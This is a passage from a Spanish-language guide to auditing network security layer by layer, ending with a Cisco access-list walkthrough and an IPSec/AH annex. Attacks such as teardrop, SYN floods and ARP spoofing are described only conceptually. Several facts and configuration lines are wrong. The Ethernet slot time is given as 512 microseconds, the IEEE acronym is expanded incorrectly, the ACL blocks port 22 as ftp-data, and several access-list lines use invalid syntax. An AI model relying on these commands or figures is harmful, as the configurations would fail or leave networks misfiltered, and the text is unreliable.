- Control de Hub y repeater: Los elementos de Hardware que operan estrictamente a nivel 1 son estos dos, pues sólo entienden de aspectos eléctricos u ópticos (Regeneran las señales), mecánicos (Hacen de interfaz entre conectores BNC, RJ-45, Opticos, DB-25, DB-15, Winchester, etc) y lógicos (Interpretan los niveles de tensión como unos o ceros). Por lo tanto la configuración de los mismos debe ser auditada aquí. Los aspectos fundamentales a controlar son: direcciones, claves de acceso, programación de puertos, protocolos autorizados, y un especial interés en los que poseen acceso por consola.
- Auditoría de otros componentes de acceso: En esta categoría se debe contemplar módem, DTU/CSU, PAD en X.25, Placas ISDN, ATM, etc. Se debe prestar especial atención a los Host que tienen conectados módem, llevando un registro de estos, y monitoreándolos con frecuencia, pues aquí existe una peligrosa puerta trasera de la red. No se debe permitir conectar módem que no estén autorizados.

1.2. Aspectos Lógicos: [10]

- Análisis de la topología de la red: Este detalle impondrá una lógica de transmisión de la información.
- Estrategias de expansión: El crecimiento de una red es uno de los primeros parámetros de diseño, una red bien diseñada responderá a un crecimiento lógico adecuado, por el contrario, si se parte mal desde el inicio, llevara inexorablemente a un crecimiento irregular que ocasionará la pérdida del control de la misma.
- Asignación de prioridades y reservas para el acceso a la red: Esta medida se lleva a cabo en redes 802.4. y 802.5, y permite regular los accesos al canal, es una medida importante a modificar por alguien que desea incrementar su “poder en la red”.
- Lógica empleada para VPN (Redes privadas Virtuales): Una capacidad que ofrecen hoy los Hub es de configurar puertos formando grupos independientes como si fueran distintos Hub. La lógica que se emplea en estos casos es de sumo interés pues en realidad se trata de "redes aisladas lógicamente", las cuales se integrarán o no en un dispositivo de nivel jerárquico superior. Si se encuentra este tipo de empleo, se debe replantear la distribución física de la red, pues a través de estos grupos, la topología lógica de esta red, **diferirá de lo que los planos**

indican!!!.

- Análisis de circuitos, canales o caminos lógicos: En las redes WAN orientadas a la conexión se programan generalmente en forma previa la conformación de estos medios. Se debe controlar especialmente que no se encuentre nada fuera de lo permitido.
- Puntos de acceso a la red: Auditar que esté perfectamente documentado y que cada una de las puertas de acceso a la red sea estrictamente necesaria pues lo ideal es que exista una sola.

1.3. Aspectos eléctricos u ópticos:

- Potencia eléctrica u óptica: La irradiación de toda señal electromagnética implica el hecho de ser escuchado (en esto se basa la guerra electrónica). Cuanto menor sea la potencia, más se reduce el radio de propagación. Este detalle es especialmente significativo en antenas o fibras ópticas.
- Rango de frecuencias empleadas: Se debe especificar la totalidad de los canales que se emplean y su tipo (Simplex, semiduplex, duplex, analógico, digital, PCM, E1, etc).
- Planos de distribución de emisores y receptores: Se deberá aclarar su ubicación, características técnicas, alcance, radio y medidas de protección.
- Ruido y distorsión en líneas: Este factor causa pérdida de información y facilita la posibilidad de ataques y detección de los mismos.

2. Nivel de enlace (se referirá a 802.3 o Ethernet, por ser la masa de las redes): [16]

Este nivel comprende la conexión con el nodo inmediatamente adyacente, lo cual en una red punto a punto es sumamente claro, pero en una red LAN, es difícil de interpretar cual es el nodo adyacente (Por esta razón IEEE los separa en 2 subniveles: LLC y MAC [IEEE: Institute de Engeenering Electrical and Electromecanic, LLC: Logical Link Control, MAC: Medium Access Control), en realidad como una de las características de una LAN es el empleo de un único canal por todos los Host, el nodo adyacente son todos los Host.

La importancia de este nivel, es que es el último que encapsula todos los anteriores, por lo tanto si se escucha y se sabe desencapsular **se tiene acceso a absolutamente toda la información que circula en una red**. Bajo este concepto se trata del que revista mayor importancia para el análisis

de una red.

Las herramientas que operan a este nivel se denominan ANALIZADORES DE PROTOCOLOS, y existen de varios tipos y marcas. Los que son Hardware diseñado específicamente para esta actividad como el Internet Advisor de Hewlett Packard o el Dominó de Vandell & Goltermann, poseen la gran ventaja de operar naturalmente en modo promiscuo, es decir que dejan pasar haca el instrumental la totalidad de los bit que circulan por el medio de comunicaciones. Los desarrollados como herramientas de Software dependerán del tipo de acceso físico a la red que se posea, pues justamente la mayoría de estos dispositivos asumen tareas de comunicaciones para no sobrecargar con esto a la CPU, por lo tanto existe cierta información que no pasará al nivel superior. El empleo y descripción de estas herramientas se llevará a cabo más adelante; aquí se desarrollará el análisis de las medidas a auditar en el enlace de datos para continuar estrictamente referido a un planteo de niveles **[35]**.

Por lo tanto se describirá qué auditar:

- **Control de direcciones de Hardware**: El objetivo de máxima en este nivel (Pocas veces realizado) es poseer el control de la totalidad de las direcciones de Hardware de la red. Esto implica poseer la lista completa del direccionamiento MAC o también llamado NIC (Network Interface Card), es decir de las tarjetas de red. Si se logra este objetivo, y aperiódicamente se audita la aparición de alguna no contemplada, esta red ofrecerá las mayores posibilidades de éxito en cuanto a la seguridad externa, pues por aquí pasan gran parte de las intrusiones, debido a que es sumamente complejo (si el resto de las medidas controlan los niveles superiores) falsificar una de estas desde el exterior (Se debe dejar claro que no es el mismo razonamiento si se tiene acceso internamente a la red).

- **Auditoría de configuración de Bridge o Switch**: Estos son los dispositivos que operan a nivel 2 (En realidad el concepto puro de Switch es el de un Bridge multipuerto), su trabajo consta de ir aprendiendo por qué puerto se hace presente cada dirección MAC, y a medida que va aprendiendo, conmuta el tráfico por la puerta adecuada, segmentando la red en distintos *"Dominios de colisión*". La totalidad de estos dispositivos es administrable en forma remota o por consola, las medidas que se pueden tomar en su configuración son variadas y de suma importancia en el tráfico de una red.

- **Análisis de tráfico**: En este nivel la transmisión puede ser Unicast (de uno a uno), Multicast (de uno a muchos) o Broadcast (de uno a todos). La performance de una red se ve seriamente resentida con la presencia de Broadcast, de hecho esta es una de las medidas de mayor interés

para optimizar redes y también es motivo de un conocido ataque a la disponibilidad llamado *"Bombardeo de Broadcast*". Otro tipo de medidas es el análisis de los multicast, pues son estos los mensajes que intercambian los Router, y es de sumo provecho para un *interesado en una red ajena* ser partícipe de estos grupos, pues en ellos encontrará servida toda la información de ruteo de la red.

- Análisis de colisiones: Una colisión se produce cuando un host transmite y otro en un intervalo de tiempo menor a 512 microsegundos (que es el tamaño mínimo de una trama Ethernet) si se encuentra a una distancia tal que la señal del primero no llegó, se le ocurre transmitir también. Ante este hecho, los dos host hacen silencio y esperan una cantidad aleatoria de "*tiempos de ranura*" (512 microsegundos), e intentan transmitir nuevamente. Si se tiene acceso físico a la red, un ataque de negación de servicio, es justamente generar colisiones, pues obliga a hacer silencio a todos los Host de ese segmento.

- Detección de Sniffers o analizadores de protocolos: Esta es una de las tareas más difíciles pues estos elementos solamente escuchan, solo se hacen presentes cuando emplean agentes remotos que colectan información de un determinado segmento o subred, y en intervalos de sondeo, la transmiten al colector de datos.

3. Nivel de red: [11]

Este nivel es el responsable primario de los ruteos a través de la red. Si se trata de la familia TCP/IP, aquí se encontrará la mayor actividad, por lo tanto el centro de atención de la auditoría en este nivel, deberá estar puestos en los mensajes de ruta y direcciones:

- Auditorías en Router: (Este es el dispositivo por excelencia en este nivel).

1) Control de contraseñas: Los router permiten la configuración de distintos tipos de contraseñas, para acceder al modo usuario es la primera que solicita si se accede vía Telnet, luego también para el ingreso a modo privilegiado, también se permite el acceso a una contraseña encriptada, y por último la de acceso vía consola.

2) Configuración del router: Dentro de este aspecto se contemplan los detalles de configuración que muchas veces en forma innecesaria quedan habilitados y no se emplean (Broadcast Subnetting, local loop, puertos, rutas, etc)

3) Resguardo de las configuraciones: Un detalle de suma importancia es guardar la startup-

config en forma consistente con la running-config, y esta a su vez en un servidor t_ftp, como así también en forma impresa.

4) *Protocolos de ruteo:* El empleo de los protocolos de ruteo es crítico pues la mayor flexibilidad está dada por el uso de los dinámicos (RIP, IGRP, EIGRP, OSPF), pero se debe tener en cuenta que con esta medida se facilita información para ser aprovechada por intrusos , los cuales a su vez pueden emplearla para hacerse partícipe de las tablas de ruteo (En especial con RIP pues no se puede verificar el origen de los costos de las rutas, en OSPF, es más fácil pues se envía una tabla completa que pertenece a un router específico y a su vez a este se lo puede verificar con dos niveles de contraseña: normal y *Message Digest*). Las tablas de ruteo estáticas, por el contrario, incrementan sensiblemente las medidas de seguridad, pues toda ruta que no esté contemplada, no podrá ser alcanzada.

5) *Listas de acceso:* Son la medida primaria de acceso a una red (Se tratarán en detalle en FIREWALL).

6) *Listas de acceso extendidas:* Amplían las funciones de las anteriores, generalmente con parámetros de nivel de transporte (Se tratarán en detalle en FIREWALL).

7) *Archivos .Log:* Permiten generar las alarmas necesarias.

8) *Seguridad en el acceso por consola:* Se debe prestar especial atención pues por defecto viene habilitada, sin restricciones, y si se tiene acceso físico al router, se obtiene el control total del mismo. Siempre hay que tener presente que un usuario experto, si tiene acceso físico puede iniciar la secuencia de recuperación de contraseña e iniciar el router con una contraseña nueva.

- Auditorías de tráfico ICMP: [12]

1) Mejor ruta: Este se trata del Tipo Nro 5 de mensaje ICMP, y su mal empleo permite triangular la ruta de una red para obligarla a pasar siempre por un router sobre el cual se obtiene la información deseada.

2) Solicitud y respuesta de eco (Ping): Se lleva a cabo por medio del protocolo ICMP con una solicitud y respuesta de eco (Tipo 0 y 8, conocido como ping). Un conocido ataque es enviarlo con una longitud mayor a lo permitido por IP (65535 Byte). Al ser recibido, el host no sabe como tratarlo y se bloquea. Cabe aclarar que hoy la masa de los sistemas ya no lo permiten. También se puede negar el servicio, por medio de una inundación de estos.

3) Destino no alcanzable: Es el tipo 3 de ICMP, lo importante pasa por los códigos en que se

subdivide, pues por medio de estos, se obtiene información que es de sumo interés. Al recibir respuestas de destino no alcanzable, desde ya no es lo mismo esta situación si se trata de prohibición de acceso, de puertos negados, de Servidores que administrativamente niegan acceso a sus aplicaciones, etc.

Lo importante de esta auditoría es que es muy claro lo que se debe observar y cualquier anomalía es bastante clara para detectar. Se debe analizar que tipo de mensajes se deben permitir y cuales no.

- **Auditoría ARP:** El ataque ARP es uno de los más difíciles de detectar pues se refiere a una asociación incorrecta de direcciones MAC e IP, por lo tanto se debe analizar todas las tramas que circulan por la red y comparar permanentemente las mismas con un patrón de referencia válido. Existen programas que realizan esta tarea, el ARPWATCH es uno de los más conocidos

- **Auditoría de direccionamiento IP:** Como se mencionó con anterioridad, existen dos formas de asignación de direcciones IP (antiguamente existía también una asignación automática que hoy prácticamente no se emplea más):

  1) Estático: Se implementa en cada host manualmente, y se hace presente en la red siempre con la misma dirección IP.

  2) Dinámico: Se asigna a través del empleo del protocolo DHCP dentro del rango que se desee. Se debe tener en cuenta que al producirse las cuatro tramas de DHCP, se pueden configurar varios parámetros, uno de ellos también es la máscara de subred.

El Primer planteo de direccionamiento si bien es el más costoso en tiempo y control para el administrador, **es lejos el esquema más seguro y organizado**, pues a través de este se pueden identificar distribuciones lógicas por piso, sección, departamento, provincia, etc. Si se lleva un control adecuado, ningún usuario que no posea una dirección válida verá esta red. Si se roba alguna dirección, es muy probable que el conflicto con la ya existente sea detectado.

El segundo esquema es de muy fácil implementación, pero por tratarse de un protocolo pensado para ser respondido por el primer servidor que escuche la solicitud, es muy difícil organizar un esquema que identifique lógicamente una dirección y su ubicación física dentro de la red, a su vez también por este tipo de respuesta, al hacerse presente un host en la red, el servidor le **asignará siempre una dirección IP sea cliente o intruso** (y en el último caso la mayoría de los administradores no suelen alegrarse).

Subredes: Una buena distribución de subredes y rutas para alcanzar a estas es la mejor estrategia para limitar el alcance de una intrusión.

- **Detección de ataques "*Tear Drop*":** Este ataque se lleva a cabo por medio del uso de la fragmentación y reensamble. Se envían series de paquetes que al intentar ser reensamblados, sus identificadores no coinciden con lo que los Header de TCP/IP creen que debería ser. Esto puede causar la caída del host atacado, o la rotura de sesiones anteriormente establecidas.

4.4. Nivel de transporte: [13], [14].

En este nivel dentro de la pila TCP/IP como se mencionó con anterioridad, existirán dos posibilidades, operar en modo orientado a la conexión para lo cual se emplea TCP o sin conexión cuyo protocolo es UDP (User Datagram Protocol), el responsable de decidir a qué protocolo le entregará su mensaje es el que se emplee en el nivel superior, para lo cual existe el concepto de *Puerto* que es el SAP (Service Acces Point) entre el nivel de transporte y el de aplicación. En este nivel los dos elementos importantes a auditar son el establecimiento de sesiones y los puertos, los cuales se pueden determinar con las siguientes actividades:

- **Auditorías de establecimientos y cierres de sesión [35]:**

  Ataques LAND.

  Inundación de SYN.

- **Auditorías en UDP:** Este protocolo por no ser orientado a la conexión, no implementa ninguno de los bit de TCP, por lo tanto, es sumamente difícil regular su ingreso o egreso seguro en una red. Mientras que un Proxy, solo puede regular las sesiones TCP, una de las grandes diferencias con un FIREWALL es que el último puede "Recordar" las asociaciones entre los segmentos UDP y el datagrama correspondiente, de manera tal de poder filtrar toda asociación inconsistente. Este tipo de Firewall son los que permiten la *filtrado dinámico de paquetes*. Como medida precautoria CIERRE TODOS LOS PUERTOS UDP QUE NO EMPLEE.
- **Auditoría en Puertos UDP y TCP [31]:** Dentro del Header de TCP o UDP se encuentran los campos Puerto Origen y Puerto Destino, los cuales son uno de los detalles más importantes a auditar dentro de una red pues a través de ellos, se puede ingresar a un Host, y operar dentro de este. Por lo tanto se deberá considerar las medidas a adoptar acorde a los puertos detalladaos en el capítulo 8.13. Análisis de puertos.

- Auditoría de puertos de Ataque Back Orifice 2K y Netbus:

Se deberá prestar especial atención a este tipo de ataques, acorde a lo analizado en el capítulo 8.13. Análisis de Puertos.

- Auditoría de Troyanos:

Se deberá prestar especial atención a este tipo de actividades acorde a lo analizado en el capítulo 8.13. Análisis de Puertos.

5. Nivel de Aplicación[13], [14]:

- Auditoría de servidores de correo, Web, ftp y tftp, Proxy:

Limitar el acceso a áreas específicas del Servidor.

Especificar las listas o grupos de usuarios con sus permisos correspondientes. Prestar especial atención a la cuenta Anonymous. Requiera contraseñas.

Siempre controle los archivos . Log.!!!!!

Deshabilite índices de directorios.

Deshabilite todos los servicios de red que no sean empleados por el servidor

- **Auditorías de accesos remotos:**

En la actualidad es común el trabajo fuera de la Empresa, para lo cual es una buena medida permitir el acceso por medio de líneas telefónicas (dial-up). Al implementar esta medida, el primer concepto a tener en cuenta es CENTRALIZARLA, es decir implementar un pool de modem o un Access Server (Router con puertos asincrónicos) como única puerta de ingreso dial-up. La segunda actividad es AUDITARLA PERMANENTEMENTE. Todo sistema que posibilite el ingreso telefónico, posee algún tipo de registros, estos deben ser implementados en forma detallada y su seguimiento es una de las actividades de mayor interés. Una medida importante es incrementar las medidas de autenticación y autorización sobre estos accesos.

- Auditorías en Firewall:

Un Firewall es un sistema de defensa ubicado entre la red que se desea asegurar y el exterior, por lo tanto todo el tráfico de entrada o salida debe pasar obligatoriamente por esta barrera de seguridad que debe ser capaz de autorizar, denegar, y tomar nota de aquello que ocurre en la red.

Aunque hay programas que se venden bajo la denominación de Firewall, un Firewall NO es un programa. Un Firewall consiste en un conjunto de medidas HARDWARE y SOFTWARE destinadas a asegurar una instalación de red.

Un Firewall **actúa en los niveles 3 (red) a 7 (aplicación) de OSI**. Sus funciones son básicamente las siguientes:

* Llevar *contabilidad* de las transacciones realizadas en la red.

* *Filtrar accesos* no autorizados a máquinas (mediante filtrado de paquetes, o bien observando el contenido de las unidades de protocolo de Transporte, Sesión, Presentación, y aplicación).

* *Alertar* en caso de ataques o comportamiento extraño de los sistemas de comunicación.

¿ Qué tipos de Firewall existen ?

Cualquier Firewall puede clasificarse dentro de uno de los tipos siguientes (o como una combinación de los mismos):

** Filtros (Packet Filters).*

Su cometido consiste en filtrar paquetes dejando pasar por el tamiz únicamente cierto tipo de tráfico. Estos filtros pueden implementarse a partir de router (p.ej: en un Cisco, podemos definir access-lists asociadas a cada uno de los interfaces de red disponible, por esta razón no se trató con anterioridad este tema, y se tratará en detalle en 6.4. Otras medidas, pues justamente puede abarcar varios niveles).

Problemas: No son capaces de discernir si el paquete cuya entrada se permite incluye algún tipo de datos “maliciosos". Además, cualquier tipo de paquetes no permitidos puede viajar en el interior de tráfico permitido (ej: IP sobre IP). Desgraciadamente son difíciles de definir y depurar.

** Proxy (Circuit Gateways)*

En este caso la pasarela actúa del mismo modo que un simple cable (vía software) conectando nuestra red interna con el exterior. En general se requiere que el usuario esté autorizado para acceder al exterior o interior y que tenga una cuenta de salida en el Proxy

. En general hoy se suele emplear el Servidor Proxy independientemente del Firewall pues aparte de incrementar las medidas de seguridad, también por medio del empleo de la memoria caché del Proxy, se agilizan mucho las consultas a las páginas Web más bajadas por la red. La gran diferencia con un Firewall es que un Servidor Proxy, solo actúa a nivel de Aplicación, por lo tanto, "no ve paquetes", recién comienza a interpretar el más alto nivel.

Problemas: Ciertos sistemas como SOCKS necesitan programas cliente modificados para soportarlo.

** Pasarelas a nivel de Aplicación (Application Gateway)*

Estas pasarelas se ocupan de comprobar que los protocolos a nivel de aplicación (ftp, http, etc) se están utilizando de forma correcta sin tratar de explotar algunos problemas que pudiese tener el software de red.

Problemas: Deben estar actualizados; de otro modo no habría forma de saber si alguien está tratando de atacar nuestro sistema.

- **Bombardeos de mail:**

Se puede llenar el espacio en disco de un servidor de correo, enviándole una cantidad suficiente de mails. Se debe tener en cuenta que hasta que el usuario buscado no se conecte, los mensajes permanecerán en el servidor. Si esto se produce, no se poseerá capacidad de almacenamiento para ningún otro mensaje entrante, por lo tanto se inhibirá el servicio de correo electrónico. Se puede también generar reportes si el tráfico de correo crece repentinamente.

SOLUCION: Auditar espacio en disco rígido enviando las alarmas correspondientes una vez alcanzado el porcentaje establecido. Dedicar grandes áreas de disco al almacenamiento de mensajes, y separar este área del resto del sistema.

- **Bombardeos de SYSLOG y SNMP:**

Semejante al de mail, pero llenará el sistema de .log y de administración de red.

Misma solución que el caso anterior.

- **FTP (Puerto TCP 20 y 21) [30]:**

Dos de los puertos sobre los que se debe prestar atención son los de Comando (21) y de datos (20) que están reservados para ftp. El acceso a una red a través de los mismos es bastante común. La principal ventaja que ofrecen es que se puede regular con bastante precisión su flujo

de establecimiento de sesiones: Siempre es el cliente el que inicia el establecimiento de la sesión y en primer orden sobre el puerto 21 (comando), una vez establecido este triple Handshake, se inicia el establecimiento de sesión sobre el puerto 20 (datos). En este segundo proceso pueden existir dos posibilidades: la primera de ellas es conocida como *activa* y se trata de iniciar la sesión desde el servidor; el segundo caso se lo llama *pasivo* y es aquel en el cual a través de una solicitud del cliente por el puerto 21 (con la Instrucción PASV FTP) para iniciar una sesión *pasiva*, si el servidor soporta este proceder, lo autorizará, y será responsabilidad del cliente también el inicio de la sesión de datos (puerto 20).

Este proceder es tratado en este párrafo pues en base a la ubicación en la que se coloque el servidor ftp, se pueden (o se deben) tomar las medidas de filtrado referidas al pasaje **entrante o saliente** de los bit SYN y ACK cuando se trate de los puertos mencionados.

6. Otras medidas [28], [29], [30]:

- **Auditorías a usuarios:** Realice entrevistas con clientes de la red para verificar su responsabilidad en seguridad, cuán a menudo modifica sus contraseñas, que lógica emplea para los cambios, cómo interpreta las reglas de seguridad, etc. Emplee anonimato en las mismas, y no tome ninguna medida con usuarios. De ser posible, entreviste empleados que se alejen definitivamente de la Organización o que ya lo hayan hecho.

- **Filtrado de paquetes:**

Un filtro de paquetes consiste en una asociación <regla, acción> aplicada a los paquetes que circulan por una red. Generalmente estas reglas se aplican en los niveles OSI de red, transporte, y sesión definiendo mecanismos mediante los cuales se deniega o se otorga el acceso a determinados servicios.

¿ Dónde se puede instalar un filtro de paquetes ?

El mejor sitio para instalar un filtro de paquetes es en el router que conecta nuestra red con el exterior (Como medida primaria, pues se debe recordar que también se implementa por medio de Firewall) de este modo ponemos una primera línea de defensa en nuestra red.

Si se dispone de dos router, o una combinación router/ firewall, se puede utilizar un doble filtro de paquetes (dual screened subnet) .

La implementación de filtros requiere como primera medida **agregar al Plan de seguridad de la organización una tabla** que contenga los siguientes apartados: Permitido, Servicio, sentido, y Host. Esto va a ser de mucha ayuda a la hora de codificar en el router las listas de acceso o las reglas en el Firewall.

Ejemplo de tabla:

Interfaz: Internet /eth0

Permitir	**Servicio**	**Sentido**	**Hosts**
SI	*	entrada/salida	*
NO	ftp	entrada	172.125.9.9/24
NO	smtp	entrada/salida	172.125.9.8-14
SI	smtp	entrada/salida	172.125.9.10

En la mayoría de los router y Firewall estas reglas se verifican en el orden en el que aparecen en la tabla hasta que puede aplicarse una de ellas. Esto obliga a ordenar las entradas en la tabla de forma que aparezcan primero las de menor ámbito de aplicación y después las de mayor ámbito. Por ejemplo:

Interfaz: Internet/eth0

Permitir	**Servicio**	**Sentido**	**Hosts**
SI	smtp	entrada/salida	172.125.9.10
NO	ftp	entrada	172.125.0/24
NO	ftp-data	entrada	172.125.9.0/24
NO	smtp	entrada/salida	172.125.9.8-14
SI	*	entrada/salida	*

Como programar un filtro en un router Cisco.

En este ejemplo se va a partir de la tabla que se confeccionó en el ejemplo anterior. Se asume que se dispone de un router SIN NINGUNA lista de acceso (access-list) definida, y que se encuentra en funcionamiento con sus interfaces configuradas y activas (no shutdown).

Tras haberse conectado al router (Vía consola o Telnet) se debe entrar en modo privilegiado. Para ello se debe escribir:

router>*enable*

Password: *password (escribir la clave de enable)*

Si la clave que se ha introducido es correcta, en este momento se puede acceder a la configuración del router y modificarla. No se asuste si el prompt cambia (#): eso significa que se ha cambiado a modo privilegiado.

Para modificar la configuración ello se debe escribir la instrucción:

router#*conf term*

router(config)# <--- Se ha entrado en modo de configuración.

En primer lugar se debe definir las listas de acceso para cada uno de las interfaces (en este caso solo es una). Se debe tener cuidado al introducirlas ya que cometer un error podría hacer que no se pudiese volver a alcanzar el router al aplicar las listas de acceso (si se accede vía Telnet).

Para ello se debe convertir cada entrada en la tabla que se había preparado antes en una entrada como esta:

access-list lista_acceso {permit|deny} protocolo (tcp,udp,icmp...)
dir_ip mascara_red
[dir_ip mascara_red ...]
{eq, gt, lt} {puerto, servicio}
{in, out, any }
{established,...}

De este modo, la tabla quedaría de la siguiente forma:

Permitir	**Servicio**	**Sentido**	**Hosts**
SI	smtp	entrada/salida	172.125.9.10

access-list 102 permit tcp 172.125.9.10 host eq smtp

o bien: access-list 102 permit tcp 172.125.9.10 255.255.255.0 eq 25

Permitir	**Servicio**	**Sentido**	**Hosts**

NO	ftp	entrada	172.125.9.0/24
NO	ftp-data	entrada	172.125.9.0/24

access-list 102 deny tcp 172.125.9.0 255.255.255.0 eq 21

access-list 102 deny tcp 172.125.9.0 255.255.255.0 eq 22

Permitir	**Servicio**	**Sentido**	**Hosts**
NO	Smtp	entrada/salida	172.125.9.8-14

access-list 102 deny tcp 172.125.9.8-14 255.255.255.0 eq smtp

Permitir	**Servicio**	**Sentido**	**Hosts**
SI	*	entrada/salida	*

access-list 102 permit tcp any host gt 0

Resumiendo, se tendrá la siguiente lista de acceso:

access-list 102 permit tcp 172.125.9.10 255.255.255.0 eq 25

access-list 102 deny tcp 172.125.9.0 255.255.255.0 eq 21

access-list 102 deny tcp 172.125.9.0 255.255.255.0 eq 22

access-list 102 deny tcp 172.125.9.8-14 255.255.255.0 eq smtp

access-list 102 permit tcp any host gt 0

Una vez definida y revisada la lista de acceso, se debe aplicar a uno (o varios) de las interfaces de la siguiente forma:

router(config)# *interface ethernet0*

router(config-int)# *ip access-group 102 in*

En este momento el router ya está aplicado el filtro que se ha especificado para cada uno de los paquetes que atraviesan la interfaz Ethernet 0.

Existen varias posibilidades para la definición de entrada/salida, declararla como *in o out*, o también no especificarlo y realizar una lista para cada Interfaz. La segunda opción es en realidad la más segura pues se filtra antes de ingresar al router, por lo tanto en el ejemplo en

realidad se debería realizar una lista distinta para la Interfaz Internet y aplicarla al puerto WAN, y otra para la Ethernet y aplicarla a la Interfaz LAN

Finalmente, se debe almacenar la configuración del router escribiendo:

#wr (en IOS posterior a 11 o Copy running-config startup-config en anteriores)

- Resguardo de información:

Jamás es suficiente la totalidad de medidas tomadas para resguardar la información. No se detallará aquí como implementarlas por no ser motivo de esta sección, pero sobre lo que sí se debe recordar aquí es el control de integridad de todo lo resguardado, pues de nada sirve almacenar datos corruptos. Estas medidas se pueden implementar por comparación o simulando la recuperación de información. *Se aconseja llevar a cabo esta auditoría muy frecuentemente*, **pues la Información es el bien más preciado de cualquier Organización**.

- Seguridad en Internet, Extranet e Intranet: Dentro del Plan de Seguridad, es conveniente poseer un apartado que contemple un resumen comparativo de las medidas de seguridad implementadas en estos tres límites de la red. La visión global y la comparación de estas tres interfaces, muchas veces indica la insuficiencia, redundancia o ausencia de las medidas adoptadas.

- Listas de personal: Se deberá coordinar y controlar con recursos humanos el pronto envío de las listas del personal que deja la Empresa o que cambia de ubicación o puesto, para *auditar el estado de sus cuentas y a su vez para revertir medidas, puertas traseras, contraseñas*, etc, en el caso de haber tenido acceso a estas

- Encriptación: Sin entrar en detalle de las medidas a adoptar; en cuanto a la auditoría, se debe llevar un registro detallado de claves, canales, sistemas, dispositivos y personal que emplea esta tecnología y revisarlo **PERMANENTEMENTE!!!!.** Como experiencia se pone de manifiesto que muchos sistemas han sufrido daños realmente serios por confiar en su criptografía sin auditarla, sin tener en cuenta que una vez violado un sistema criptográfico, se tiene acceso a la información de mayor impacto de toda la Organización. Se hace especial hincapié en esta reflexión pues es el peor estrago que se pone de manifiesto al producirse una falla en el sistema que almacena o transporta lo más crítico a asegurar.

- Inventarios: La auditoría de inventarios es una de las tareas más tediosas de un Administrador, pues en virtud del acelerado avance tecnológico, este registro se modifica día a día. Lo único

que se desea expresar sobre este punto es:

SI NO SE SABE QUE SE TIENE, NO SE SABE QUE ASEGURAR.

ANEXO B.

IPSec

ANEXO B: IPSec.

IPSec está definido por un conjunto de RFC (Request For Comments) que especifican una arquitectura básica para implementar varios servicios de seguridad en la familia de protocolos TCP/IP. Contempla su implementación tanto con la Versión 4 como con la 6 del protocolo IP.
IPSec puede ser empleado para proteger uno o más caminos entre pares de host, entre host y Gateway de seguridad o entre pares de Gateway de seguridad. El término *Gateway de seguridad se refiere a un sistema intermedio que implementa IPSec* (Ej: Router, Firewall,etc). El conjunto de servicios que IPSec puede proveer incluye:

- Control de accesos.
- Integridad no orientada a la conexión.
- Autenticación de origen de datos.
- Rechazo o reenvío de paquetes.
- Confidencialidad.
- Negociación de Compresión IP.

Los componentes fundamentales de esta arquitectura son:

- Protocolos de seguridad: Compuestos por AH (Autentication Header) [RFC-2402] y ESP (Encapsulation Security Payload) [RFC-2406].
- Asociaciones de seguridad (SA: Security Asociation).
- IKE (Internet Key Exchange) [RFC-2409], para intercambio de claves manual y automático.
- Algoritmos de autenticación y encriptado.

Estos cuatro puntos son los que se tratarán en detalle a continuación.

Protocolos de seguridad (AH: Authentication Header y ESP: Encapsulation Security Payload).

Ipsec emplea dos protocolos para proveer seguridad al tráfico de información:

- AH: Provee integridad no orientada a la conexión , Autenticación de origen de datos y un servicio opcional anti-réplica. Es sumamente útil cuando la confidencialidad no es requerida
- ESP: Provee confidencialidad y puede también proveer los mismos que AH.

1.1. AH (Authentication Header) [RFC-2402]:

AH puede ser implementado solo, en combinación con ESP o anidado en el modo túnel de IPSec.
Los servicios de seguridad que ofrece pueden ser entre:

- Dos Host.
- Un Host y un Gateway de seguridad.
- Dos Gateway de seguridad.

ESP puede se empleado para realizar los mismos servicios y además confidencialidad a través del encriptado de los datos. La principal diferencia entre ambos está dada en que ESP no protege ningún encabezado IP a menos que estos campos estén encapsulados en ESP en modo túnel (como se verá más adelante).

En el caso de IPv4, el campo protocolo del mismo identifica la presencia de AH a través del valor 51d, en el caso de IPv6 en el campo próximo encabezado. El formato del encabezado de AH es el siguiente:

1 2 3 4 5 6 7 8 1 2 3 4 5 6 7 8 1 2 3 4 5 6 7 8 1 2 3 4 5 6 7 8

Next Header	Payload Length	Reserved
Security Parameters Index (SPI)		
Sequence Number		
Authentication Data (Variable)		

- Next Header: Este campo de 8 bit define lo que sigue luego del AH Header, es valor de este campo es el mismo que establece IANA para el protocolo IP.

- Payload Length: Expresa la longitud de todo el paquete en palabras de 32 bit.
- Reservado: Se reserva para usos futuros y debe ser puesto a cero.
- Security Parameters Index (SPI): Es un valor arbitrario de 32 bit; en combinación con la dirección IP, el protocolo de seguridad (AH) identifica unívocamente la SA para este datagrama. Queda reservado el rango de valores entre 1 y 255 para IANA para usos futuros.
- Sequence Number: Es un valor de 32 bit que contiene un contador monótono creciente. Debe estar siempre presente aún si el receptor no posee servicio anti-réplica para una SA específica. Los contadores del emisor y receptor son inicializados en 0 cuando se establece la SA.
- Authentication Data: Este es un campo de longitud variable que contiene el Intregrity Check Value (ICV).

Como ESP, AH puede ser implementado en modo transporte o túnel.

En modo transporte, AH es insertado después del encabezado IP y antes de los protocolos de nivel superior (Ej: TCP, UDP, ICMP, etc.), o antes de cualquier otro encabezado IPSec que ya haya sido insertado. A continuación se grafican las distintas opciones:

IPv4

IP Original	**AH**	TCP	Datos

IPv6

IP Original	Hop-by-hop,routing, etc	**AH**	Otros Enc. Ext.	TCP	Datos

Todos los encabezados de extensión de IPv6, si están presentes pueden estar antes, después de AH o ambos casos.

En modo túnel puede ser implementado en Gateway de seguridad y host, pero en el caso de Gateway de seguridad solamente se puede implementar en modo túnel (es decir que no soporta el modo transporte). En el modo túnel aparecen dos encabezados IP, uno externo y otro interno. El interno transporta el origen y destino final del datagrama, mientras que el externo contiene otras direcciones IP(Ej: la de los Gateway de seguridad). En este modo, AH protege la totalidad del paquete incluyendo el encabezado IP interno. La ubicación del mismo se grafica a continuación:

IPv4

Nuevo Enc. IP	**AH**	IP Original	TCP	Datos

IPv6

Nuevo Enc. IP	Hop-by-hop,routing,etc	**AH**	IP Original	Otros Enc.Ext.	TCP	Datos

El algoritmo empleado para calcular ICV es especificado por la SA. En el caso de comunicaciones punto a punto debe soportar códigos de autenticación de mensajes (MAC: Message authentication Code), tanto algoritmos simétricos (Ej: DES) como funciones "One-Way" (Ej: MD5 o SHA-1). En comunicaciones multicast son adecuadas las combinaciones de funciones "One-Way" con algoritmos de firma electrónica.

Por lo tanto cualquier aplicación de AH debe soportar DES, HMAc con MD5 [RFC-2403] y HMAC con SHA-1 [RFC-2404].

